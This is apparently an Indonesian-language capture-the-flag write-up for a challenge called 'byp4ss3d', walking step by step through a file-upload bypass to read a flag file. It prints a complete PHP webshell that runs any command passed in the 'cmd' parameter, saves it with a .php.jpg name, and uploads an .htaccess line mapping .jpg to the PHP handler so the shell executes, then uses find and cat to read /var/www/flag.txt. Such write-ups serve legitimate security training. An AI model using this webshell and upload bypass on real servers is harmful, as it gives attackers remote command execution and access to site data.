


byp4ss3d

Langkah pertama salin webshell. webshell nya berasal dari

<https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>



The screenshot shows a web browser displaying a GitHub Gist page for a file named 'easy-simple-php-webshell.php' by user 'joswr1ght'. The page has 242 stars and 63 forks. The PHP code is as follows:

```
1 <html>
2 <body>
3 <form method="GET" name="c" php echo basename($_SERVER['PHP_SELF']); ?>
4 <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
5 <input type="SUBMIT" value="Execute">
6 </form>
7 <pre>
8 <?php
9     if(isset($_GET['cmd']))
10     {
11         system($_GET['cmd'] . ' 2>41');
12     }
13 ?>
14 </pre>
15 </body>
16 </html>
```


Below the code, there are two comments from user 'MSkhaliq' dated Sep 11, 2023. The first comment contains the text 'rNnTRbt=1 x=d' and 'IGCJd'. The second comment contains the text 'rNnTRbt=1 x=d'.

Lalu buat file php dan paste dari webshell tersebut


```
Terminal - hallo@hallo: ~/ctf
File Edit View Terminal Tabs Help
GNU nano 8.4      byp4ss3d.php.jpg *
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^_ Go To Line

Kemudian upload shell tersebut ke web nya



Dan hasilnya seperti ini




lalu kemudian buat file .htaccess

Kemudian isikan AddType application/x-httpd-php .jpg


```
Terminal - hallo@hallo: ~/ctf
File Edit View Terminal Tabs Help
GNU nano 8.4 .htaccess *
AddType application/x-httpd-php .jpg

^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify  ^_ Go To Line
```


Lalu kemudian upload shell htaccess tersebut




lalu kemudian akses url /images/byp4ss3d.php.jpg



Lalu kemudian isikan find / -name "*.txt" dan cari flag txt



Lalu kemudian cat /var/www/flag.txt



Dan di dapatkan flag nya kemudian submit flag tersebut dan solve